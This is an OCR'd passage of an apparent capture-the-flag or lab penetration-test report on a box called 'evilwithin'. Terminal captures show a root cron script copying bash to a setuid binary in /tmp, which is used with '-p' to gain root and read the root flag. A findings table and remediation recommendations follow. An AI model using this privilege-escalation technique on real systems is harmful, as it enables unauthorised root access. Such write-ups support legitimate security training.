

Applications Places System
Sun 23 Nov, 19:16
AttackBox IP:10.82.120.8
kidman@evilwithin: ~
File Edit View Search Terminal Tabs Help
kidman@evilwithin: ~
root@ip-10-82-120-8: ~
idman@evilwithin:~$ /tmp/rootbash2 -p
ootbash2-4.3#


kidman@evilwithin: ~
root@ip-10-82-120-8: ~
kidman@evilwithin:~$ /tmp/rootbash2 -p
rootbash2-4.3# whoami
root
rootbash2-4.3#


kidman@evilwithin:~$ /tmp/rootbash2 -p
rootbash2-4.3# whoami
root
rootbash2-4.3# /var/.the_eye_of_ruvik.py
cp: cannot create regular file '/tmp/rootbash2': Permission denied
rootbash2-4.3# cat /var/.the_eye_of_ruvik.py
#!/usr/bin/python3
import subprocess
import random
stuff = ["I am watching you.","No one can hide from me.","Ruvik ...","No one shall hide from me","No one can escape from me"]
sentence = "".join(random.sample(stuff,1))
subprocess.call("cp /bin/bash /tmp/rootbash2 && chmod +s /tmp/rootbash2", shell=True)
rootbash2-4.3#


File Edit View Search Terminal Tabs Help
kidman@evilwithin: ~
root@ip-10-82-120-8: ~
root@ip-10-82-120-8: ~
rootbash2-4.3# cat root.txt
BA33BDF5B8A3BFC431322F7D13F3361E
rootbash2-4.3#


Applications Places System Sun 23 Nov, 19:18
AttackBox IP:10.82.120.8
kidman@evilwithin: ~
File Edit View Search Terminal Tabs Help
kidman@evilwithin: ~
root@ip-10-82-120-8: ~
root@ip-10-82-120-8: ~
rootbash2-4.3# cat root.txt
BA33BDF5B8A3BFC431322F7D13F3361E
rootbash2-4.3# ls
readMe.txt root.txt
rootbash2-4.3# cat readMe.txt
From Sebastian :
You have one final task ... Help me to defeat ruvik !!!
rootbash2-4.3#


kidman@evilwithin: ~
File Edit View Search Terminal Tabs Help
kidman@evilwithin: ~
root@ip-10-82-120-8: ~
root@ip-10-82-120-8: ~
bootbash2-4.3# cd /home
bootbash2-4.3# ls
bseph kidman
bootbash2-4.3#

7. Findings Summary

ID	Vulnerability	Description	Impact
1	Hidden Directories	Sensitive directories accessible without authentication	Information disclosure
2	Command Injection	OS command execution via GET parameter	Full remote code execution
3	Weak Credential Storage	Credentials stored in unprotected archives	Credential leakage
4	Insecure Cronjob	Writable root-level cron file allowed privilege escalation	Full system compromise

---

8. Recommendations

1. Enforce strict access controls for sensitive directories.
2. Implement input sanitization to prevent command injection vulnerabilities.
3. Avoid storing credentials in plaintext or unprotected files.
4. Restrict permissions for cronjob-related files.
5. Apply principle of least privilege across all system services.
6. Conduct periodic security audits and penetration tests.

---

9. Conclusion

The penetration test resulted in full system compromise. Multiple weaknesses across the application layer, storage mechanisms, and OS privilege controls were exploited.

By following the recommended security measures, such vulnerabilities can be mitigated and the system's overall security posture significantly improved